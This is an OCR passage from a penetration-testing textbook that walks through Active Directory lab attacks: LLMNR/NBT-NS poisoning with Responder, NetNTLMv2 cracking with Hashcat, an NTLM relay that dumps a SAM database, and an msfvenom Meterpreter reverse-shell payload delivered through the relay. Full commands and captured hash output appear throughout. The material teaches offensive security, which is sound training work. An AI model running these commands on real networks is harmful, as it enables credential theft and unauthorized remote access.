


Figure 12.39: Attack paths

As mentioned earlier, using a tool such as BloodHound provides a graph displaying the attack paths that can be taken by a penetration tester to compromise sys-

tems, user accounts, domain controllers, and even take over the Active Directory domain and forest.

To learn more about the `BloodHound.py` collector, please see https://github.com/dirkjanm/BloodHound.py.

Having completed this section, you have gained hands-on experience and skills in enumerating objects within a Windows Active Directory domain. In the next section, you will learn how to gain access to systems by abusing the trust of network protocols within Active Directory.

Leveraging network-based trust

While this chapter focuses on exploiting the trust of the Active Directory roles and services within a Windows environment, there are several types of attacks, such as pass-the-hash, that exploit the security vulnerabilities found within the protocols of the **Transmission Control Protocol/Internet Protocol** (**TCP/IP**) protocol suite. When we talk about TCP/IP, we are often referring to network-related technologies and devices. However, the protocols within TCP/IP can be found in the operating system and the applications running on a host device as well. As an aspiring penetration tester, it is important to discover as many techniques as possible and develop strategies to compromise your target.

In this section, you will learn how to discover and exploit security weaknesses found within the underlying network protocols of TCP/IP. These are used within an Active Directory domain to connect clients such as Windows 10 Enterprise systems to a domain controller that is running Windows Server 2019.

Exploiting LLMNR and NetBIOS-NS

In many organizations, you will encounter a lot of Windows Server machines that serve the role of either a parent or child domain controller. As you know, a domain controller is simply a Windows Server machine running the **Active Directory Domain** *Service* role and is used to manage all the devices and users within the organization.

Additionally, Active Directory allows IT professionals to use GPOs to assign privileges to end devices and users, thereby creating restrictions to prevent unauthorized activities and actions from occurring in the domain.

When using the Active Directory Domain Service role, by default, it uses LDAP, which is an unsecure directory access protocol.

Within a Windows environment, you will commonly find both the **Network Basic Input/Output System-Name Service (NetBIOS-NS)** and **Link-Local Multicast Name Resolution (LLMNR)** protocols.

NetBIOS-NS is a network protocol and is commonly used on **Local Area Networks (LANs)** to resolve the hostnames of other devices within the same network. However, NetBIOS has been around for a very long time, and it is considered to be very outdated. While it is now a legacy protocol, it can still be found on many organizations' internal networks.

NetBIOS-NS is also referred to as NBT-NS within the industry.

In modern enterprise networks, with Windows operating systems as clients and servers, you will find that LLMNR is enabled by default where there are no **Domain Name System (DNS)** servers present or available on the network.

LLMNR shares similarities to its predecessor, NetBIOS-NS, as they are both used to resolve hostnames on a network. While in many medium-sized to large corporate networks, there may be one or more internal DNS servers, LLMNR is still enabled by default on Windows operating systems. Both protocols can be exploited for attacks like spoofing and poisoning. Attackers can respond to LLMNR/NetBIOS-NS queries with false information, potentially redirecting traffic to malicious hosts.

As a penetration tester, you can exploit the trust within the Active Directory services and LLMNR to capture domain users' credentials as they are sent across the network. We will use a tool called Responder to listen for LLMNR, NBT-NS, and DNS messages on a network and will reply to any systems sending these types in the order listed. Responder simply allows Kali Linux to capture these messages and provide a fake response to clients on the network.

To learn more about Responder, please see the following link: https://tools.kali.org/sniffingspoofing/responder.

To start capturing domain users' login credentials and exploit LLMNR within an Active Directory domain, please use the following instructions:

1. Power on your **Kali Linux** virtual machine, open the **Terminal** (#1), and use the `ip addr` command to determine which of your interfaces is connected to the Redteamlab on the `192.168.42.0/24` network:




Figure 12.40: Checking information status

2. As shown in the preceding screenshot, **eth2** is currently connected to the `192.168.42.0/24` network. Your Kali Linux machine should be using the same interface. You must identify which interface is connected to the `192.168.42.0/24` network before proceeding to the next step.
3. Next, on the same Terminal, use **Responder** to perform LLMNR, NBT-NS, and DNS poisoning on the network while enabling various servers on Kali Linux:

```
kali@kali:~$ sudo responder -I eth2 -dwPv
```

4. The following screenshot shows that Responder has enabled the default poisoners and servers on the **eth2** interface of Kali Linux:




Figure 12.41: Responder settings

5. Let's look at each syntax that was used within the preceding screenshot:
    1. `-I`: Specifies the listening interface.
    2. `-d`: Enables NetBIOS replies for domain suffix queries on the network.
    3. `-w`: Enables the WPAD rogue proxy server.
    4. `-P`: Forces NTLM authentication for the proxy and does not require WPAD to be on.
    5. `-v`: Verbose mode.
6. Once you have started Responder, the Terminal will display all the events in real time. So, if a client attempts to access a resource on the network, a file server, or even a network share, their user credentials will be captured by Responder.
7. Next, power on the **Bob-PC** and **Windows Server 2019** virtual machines. Log in to **Bob-PC** using a domain user, such as username `gambit` and password `Password1`.
8. Since our lab does not have production users, let's trigger an event on the network. On **Bob-PC**, open the **Run** application (*Windows key* + *R*) and provide a **Universal Naming Convention** (**UNC**) path for Kali Linux's IP address by using the `\\<Kali-Linux-IP-address>` command, as shown here:




Figure 12.42: Triggering an event

9. Next, on **Kali Linux**, check the Terminal (#1) that is running Responder. You will see it has automatically captured the domain user's credentials:

```
[SMB] NTLMv2-SSP Client   : 192.168.42.26
[SMB] NTLMv2-SSP Username : REDTEAMLAB\gambit
[SMB] NTLMv2-SSP Hash     : gambit::REDTEAMLAB:5e7ba55436fa1bdb:AF55B09E2F0B0
0F5F90770034A360B20:0101000000000000006B27C24246DA012F8FCBDABE2FBC04000000000
2000800570043005100340001001E00570049004E002D004F004F003900310051004E0030005A
00560050004E0004003400570049004E002D004F004F00390031005100 4E0030005A005600500
04E002E00570043005100340002E004C004F00430041004C0003001400570043005100340002E00
4C004F00430041004C0005001400570043005100340002E004C004F00430041004C00070008000
06B27C24246DA01060004000200000008003000300000000000000001000000002000006 3BD17
6022C716E8ACCA68EE46B28E92F998CC8A2A82B045097CC01CDEA855CB0A00100000000000000
0000000000000000000000090024006300690066007300 2F00310039003200 2E00310036003800
2E00340032002E00320037000000000000000000
```

Figure 12.43: Capturing NTLMv2 data

10. Without the domain user having to enter their username and password, their client computer sent their user credentials across the network, which were captured by Responder. The following data was collected:
    1. The client's IP address.
    2. The domain name.
    3. The victim's username (`redteamlab\gambit`).
    4. The victim's password, in the form of an NTLMv2 hash.

> The Windows operating system stores local users' passwords in the form of NTLM hashes, either NTLMv1 or NTLMv2, depending on the version of Microsoft Windows and its configurations.

However, when Windows needs to send these passwords across a network, it uses NTLMv2 and not NTLMv1. Keep in mind that you can perform pass-the-hash techniques using both NTLMv1 and NTLMv2 password hashes on a network. While NTLMv2 is considered more secure, threat actors can still exploit it to perform **NTLM Relay** and password-cracking attacks to gain unauthorized access to systems on networks.

11. Next, save the entire contents of **NTLMv2-SSP Hash** in a text file called `NTLMv2-hash.txt` and save it on your Kali Linux desktop.
12. To perform offline password cracking of the NTLMv2 hash, use the `hashcat -h | grep NTLMv2` command to easily identify the hash code for NTLMv2:

```
kali@kali:~$ hashcat -h | grep NTLMv2
   5600 | NetNTLMv2                              | Network Protocol
  27100 | NetNTLMv2 (NT)                         | Network Protocol
```

Figure 12.44: Checking hash code

13. As you can see, Hashcat uses hash code `5600` for NTLMv2 to perform password cracking.

You can also visit the official Hashcat wiki to find all the hash codes: https://hashcat.net/wiki/doku.php?id=example_hashes.

14. Next, in a new Terminal, use Hashcat with the following commands to crack the NTLMv2 hash to obtain the password for the user:

```
kali@kali:~$ hashcat -m 5600 /home/kali/Desktop/NTLMv2-hash.txt /usr/share/wordlists/rockyou.txt -O
```

15. Using the `-m` syntax informs Hashcat about the type of hash. The `-O` syntax allows Hashcat to optimize the process.
16. Once Hashcat retrieves the password for the NTLMv2 hash of the user, it will be presented, as shown here:

```
GAMBIT::REDTEAMLAB:5e7ba55436fa1bdb:af55b09e2f0b00f5f90770034a360b20:0101000000000000006b27c2
4246da012f8fcbdabe2fbc0400000000020008005700430051003400010010e00570049004e002d004f004f0039003
10051004e0030005a00560050004e00040034005700490004e002d004f004f003900310051004e0030005a00560050
004e002e00570043005100340020e004c004f00430041004c0003001400570043005100340020e004c004f004300410
04c000500140057004300510034002e004c004f00430041004c0007000800006b27c24246da01060004000200000
0800300030000000000000000100000000020000063bd176022c716e8acca68ee46b28e92f998cc8a2a82b045097cc
01cdea855cb0a001000000000000000000000000000000000000090024006300690066007300 2f003100390032002e
003100360038002e00340032002e00320037000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: GAMBIT::REDTEAMLAB:5e7ba55436fa1bdb:af55b09e2f0b00f ... 000000
Time.Started.....: Sat Jan 13 17:24:50 2024 (0 secs)
Time.Estimated...: Sat Jan 13 17:24:50 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   113.7 kH/s (32.00ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 3072/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adriano → oooooo
Hardware.Mon.#1..: Util: 25%
```

Figure 12.45: Password cracking

17. As shown in the preceding screenshot, Hashcat was able to retrieve the domain user's password from the NTLMv2 hash. At this point, you have obtained the username and password of a valid domain user on the network. Now, you can use it to gain access to systems that share the same user credentials. Imagine if a domain administrator has logged in to a computer and their user credentials are captured. At this point, you can compromise the domain controller and easily have access to the entire domain within the organization. Furthermore, appending the `--show` command at the end of the preceding command will show you all the previously cracked password hashes:

```
kali@kali:~$ hashcat -m 5600 /home/kali/Desktop/NTLMv2-hash.txt /usr/share/wordlists/rockyou.
txt --show
GAMBIT::REDTEAMLAB:5e7ba55436fa1bdb:af55b09e2f0b00f5f90770034a360b20:0101000000000000006b27c2
4246da012f8fcbdabe2fbc0400000000020008005700430051003400010010e00570049004e002d004f004f0039003
10051004e0030005a00560050004e00040034005700490004e002d004f004f003900310051004e0030005a00560050
004e002e00570043005100340020e004c004f00430041004c0003001400570043005100340020e004c004f004300410
04c000500140057004300510034002e004c004f00430041004c0007000800006b27c24246da01060004000200000
0800300030000000000000000100000000020000063bd176022c716e8acca68ee46b28e92f998cc8a2a82b045097cc
01cdea855cb0a001000000000000000000000000000000000000090024006300690066007300 2f003100390032002e
003100360038002e00340032002e00320037000000000000000000:Password1
```

Figure 12.46: Checking cracked passwords

In a real-world penetration test or red teaming exercise, you will need a dedicated password-cracking system with a dedicated **Graphics Processing Unit (GPU)** and Hashcat on the host operating system. This enables Hashcat to fully leverage the GPU for offline password cracking. GPUs are highly efficient at performing the types of parallel computations necessary for password cracking, significantly reducing the time required to crack passwords compared to using a CPU alone. This efficiency is due to the architecture of GPUs, which can perform thousands of simple calculations simultaneously.

Having completed this exercise, you have learned how to capture domain users' credentials using Responder and retrieve the password from the NTLMv2 hash using Hashcat. In the next exercise, you will learn how to exploit **Server Message Block (SMB)** to gain access to a system on a Windows domain.

Exploiting SMB and NTLMv2 within Active Directory

The **Server Message Block (SMB)** protocol is a common network protocol that lets devices share resources like files and printers across a network. Within an enterprise network, you will often discover there are many shared network drives mapped to employees' computers. This allows users to share files across the entire organization easily.

As you may recall, in *Chapter 3*, *Setting Up for Advanced Penetration Testing Techniques*, while building our Active Directory lab environment, SMB was implemented between the Windows 10 clients and Windows Server 2019 to simulate a corporate network with network shares available to users within the network. In this hands-on exercise, you will learn how to exploit the trust between end devices.

Retrieving the SAM database

To start, we'll exploit the trust between Windows hosts on a network and retrieve the contents of the SAM database of a host with SMB. By retrieving the contents of the SAM database, you'll have access to the usernames and the NTLM hashes of each local user account. You can perform offline password cracking to identify the plaintext passwords for each user or perform *pass-the-hash* to access other systems on the network that use shared user credentials.

To get started, please use the following instructions:

1. Power on your **Kali Linux**, **Bob-PC**, **Alice-PC,** and **Windows Server 2019** virtual machines.
2. On **Kali Linux**, open the Terminal (#1) and use the **Nmap Scripting Engine (NSE)** to detect the SMB version 2 message-signing mechanism on the Windows hosts on the network:

```
kali@kali:~$ nmap --script smb2-security-mode -p 445 192.168.42.0/24
```

3. It's important to determine whether your targeted Windows hosts have SMB signing enabled or disabled. On Windows clients, Nmap will return **Message signing enabled but not required**, which will allow us to exploit the trust between Windows clients with the same SMB security status. This is the default on Windows 10 client devices, as shown here:




Figure 12.47: Checking SMB signing status

4. As shown in the preceding screenshot, on Windows Server 2019, the SMB security status is set to **Message signing enabled and required** by default, which will not allow us to exploit trust.

5. At this point, the Nmap scan has proved that the Windows 10 client on the network has its SMB security mode set to **Message signing enabled but not required** by default, which is a bit like saying that when SMB is used to access shared resources on a host without requiring message signing, it's like having security that relies solely on trust, which isn't really secure.

To learn more about the SMB2 security mode script from Nmap, please visit https://nmap.org/nsedoc/scripts/smb2-security-mode.html.

6. (Optional) To test our newly found SMB access, let's create a backup of the Impacket tools from the native directory and place them into our `/home/kali/` directory for ease of access:

```
kali@kali:~$ sudo cp -R /usr/share/doc/python3-impacket/examples /home/kali/impacket
```

To learn more about the functionality of Impacket and its components, please visit https://github.com/fortra/impacket.

7. Next, we will need to use **Responder** once more. However, this time, we do not want Responder to respond to any SMB and HTTP messages that are sent from clients on the network – only listen for them.
8. Use the following commands to open the `Responder.conf` file using the Nano text editor within Kali Linux:

```
kali@kali:~$ sudo nano /etc/responder/Responder.conf
```

9. Once the `Responder.conf` file is open within the Nano text editor, simply change the `SMB` and `HTTP` server statuses to `Off` and save the file before closing the text editor:




Figure 12.48: Changing Responder settings

10. Save the file by pressing *Ctrl* + *X*, then *Y*, and then press *Enter* on the keyboard.

You may want to revert the configuration of the `Responder.conf` file after completing this chapter.

11. Next, in the **Terminal** (#1), start **Responder** on the interface that is connected to the `192.168.42.0/24` network:

```
kali@kali:~$ sudo responder -I eth2 -dwPv
```

12. As shown in the following screenshot, Responder has started with both SMB and HTTP servers only listening and not responding to messages:




Figure 12.49: Verifying Responder settings

13. Next, we will be using **Impacket** to perform an **NTLM relay attack** by capturing the domain user credentials from **Alice-PC** and relaying them to **Bob-PC**. This will allow us to capture the user accounts within the SAM database on **Bob-PC**.
14. Open a new **Terminal** (#2) and use the following commands to start the NTLM relay attack; ensure you set the target as the IP address of **Bob-PC** with SMBv2 support:

```
kali@kali:~$ ntlmrelayx.py -t 192.168.42.26 -smb2support
```

15. Setting the IP address of **Bob-PC** when you are using the preceding commands enables you to relay the captured user credentials from **Alice-PC** to **Bob-PC**:

```
kali@kali:~$ ntlmrelayx.py -t 192.168.42.26 -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/c
rypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, an
d will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
```

Figure 12.50: Performing an NTLM relay attack

16. NTLM relay attacks are possible when a user account is shared between systems on a network, such as a local user account and even domain users.

When using the Impacket `ntlmrelayx.py` script, using the `-t` syntax allows you to specify a single target. However, in a large organization, you will want to create a text file containing a list of IP addresses for all the host systems that have their SMB security mode set to **Message signing enabled and required**. This file can be invoked using the `-tf <file-name>` command for simplicity during a penetration test.

17. In a real penetration test engagement, you will need to wait for a user to trigger an event on the network. However, within our lab, there are no other users to perform such events. So, log in to **Alice-PC** with the username `rogue` and password `Password1`.
18. Once you've logged in to **Alice-PC** as the domain user, open the **Run** application and create a UNC path to the IP address of Kali Linux on the network, as shown here:




Figure 12.51: Triggering an event

19. Go back to your Kali Linux **Terminal** (#2) and notice that the SAM database of **Bob-PC** has been dumped onto the Terminal, as shown here:

```
[*] HTTPD: Received connection from 192.168.42.28, attacking target smb://192
.168.42.26
[*] HTTPD: Client requested path: /
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0×420 - ERROR_SERVICE_ALREADY_RUNNING - An insta
nce of the service is already running.
[*] Target system bootKey: 0×b42d31d2738e54fddb6c0a342d92f2f2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b694070e6e81581697aa7
9d0154c6412:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
[*] Done dumping SAM hashes for host: 192.168.42.26
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Figure 12.52: Retrieving the SAM database

20. As shown in the preceding screenshot, when the user on **Alice-PC** attempted to access the SMB services on another device on the network, **Alice-PC** sent the logged-on user's credentials across the network, which were captured and relayed to Bob-PC by the attacker's machine (Kali Linux).

21. As a result, the user credentials are valid and allow the attacker system to obtain the *bootkey*, which is then used to decrypt the SAM database and retrieve its contents, such as the usernames and NLTM password hashes of all local user accounts on the system.
22. Save the contents of the SAM database into a text file on Kali Linux Desktop whose name is `samdump.txt`. This information can be used in password cracking, *lateral movement* across the network, and *pass-the-hash* to gain access to other devices on the network.
23. The following screenshot shows the contents were saved:

Figure 12.53: Saving the data

24. Next, we can use the `cut` command to filter specific sections of `samdump.txt` to provide us with only the NTLMv1 hashes for each user with the following commands:

```
kali@kali:~$ cut -d ":" -f 4 /home/kali/Desktop/samdump.txt
```

25. The following is a description of the preceding commands:
    1. `-d`: This syntax specifies the delimiter with quotation marks. For instance, `-d ":"` specifies to locate the colon (`:`) character within the `samdump.txt` file.
    2. `-f`: This syntax specifies the field to retrieve between the delimiter. For instance, `-f 4` specifies to retrieve the fourth section.
26. Executing the preceding commands filters the contents of the `samdump.txt` file and provides us with only the NTLM hashes for each local user, as shown below:

Figure 12.54: Filtering only the NTLM hashes

27. Next, use the following command to redirect the output of the preceding command into a new file with the name `samdump-NTLM-hashes.txt`:

```
kali@kali:~$ cut -d ":" -f 4 /home/kali/Desktop/samdump.txt > /home/kali/Desktop/samdump-NTLM-hashes.txt
```

28. The following screenshot shows the contents of the newly created file with the NTLMv1 hashes:

Figure 12.55: Creating a new file with hashes only

29. Next, use the following command to determine the module number on Hashcat for cracking NTLMv1 hashes:

```
kali@kali:~$ hashcat -h | grep NTLM
```

30. As shown in the following screenshot, Hashcat uses module `1000` for cracking NTLMv1 hashes:

Figure 12.56: Hash code

31. Next, use Hashcat to perform password cracking on the `samdump-NTLM-hashes.txt` file:

```
kali@kali:~$ hashcat -m 1000 /home/kali/Desktop/samdump-NTLM-hashes.txt /usr/share/wordlists/rockyou.txt
```

32. As shown in the following screenshot, Hashcat was able to retrieve the plain-text password for the local user `bob` on the targeted Windows-based system:

Figure 12.57: Password cracking

33. Now that we have found a valid username and password for a local user, we can proceed to pass the user credentials to all systems on the domain to determine which computers permit this user to log in. This step will be covered in the next chapter, *Chapter 13*, *Advanced Active Directory Attacks*, in the section *Lateral movement with CrackMapExec*.

Having completed this lab, you have learned how to perform an NTLM relay attack and retrieve the contents of the SAM database of a client system on the network. Next, you will learn how to exploit the trust between Active Directory and SMB to obtain the reverse shell of a target system.

Obtaining a reverse shell

In this hands-on exercise, you will learn how to exploit the trust within an Active Directory domain between Windows 10 clients that use SMB to allow file sharing between each other. The techniques that you will use within this section are very similar to those from the previous section.

However, we'll be creating a malicious payload using **MSFvenom** to gain a reverse shell and using **Metasploit** to create a listener for capturing the return connection from the victim. Additionally, we'll be using both Responder and Impacket to capture the responses and perform an NTLM relay attack on the target.

To get started with this hands-on exercise, please use the following instructions:

1. Power on your **Kali Linux**, **Bob-PC**, **Alice-PC**, and **Windows Server 2019** virtual machines.
2. On **Kali Linux**, open the **Terminal** (#1) and use the `ip addr` command to identify the IP address of Kali Linux while it's on the `192.168.42.0/24` network.
3. Next, on Kali Linux, start the Metasploit framework using the following command:

```
kali@kali:~$ sudo msfconsole
```

4. In **Terminal** (#1), use the following commands to start the listener with the specific payload for Windows operating systems. Ensure you've configured `LHOST` as the IP address of Kali Linux with the `LPORT` value:

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
msf6 exploit(multi/handler) > set LHOST 192.168.42.27
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit
```

5. Next, open a new **Terminal** (#2) on Kali Linux and use the following commands to create a reverse shell payload using MSFvenom. Ensure you set the IP address and listening port of your Kali Linux machine:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.42.27 LPORT=4444 -f exe -o payload4.exe -e x86/sh
```

6. The following screenshot shows the execution of the preceding commands:

Figure 12.58: Generating the reverse shell payload

7. On **Terminal** (#2), use the following commands to start **Responder** on the interface connected to the `192.168.42.0/24` network:

```
kali@kali:~$ sudo responder -I eth2 -dwPv
```

8. Next, in a new **Terminal** (#3), use **Impacket** to perform an NTLM relay attack and send the payload to the targeted system (Bob-PC):

```
kali@kali:~$ ntlmrelayx.py -t 192.168.42.26 -smb2support -e /home/kali/payload4.exe
```

9. The following screenshot shows the NTLM relay is ready:

Figure 12.59: NTLM relay attack

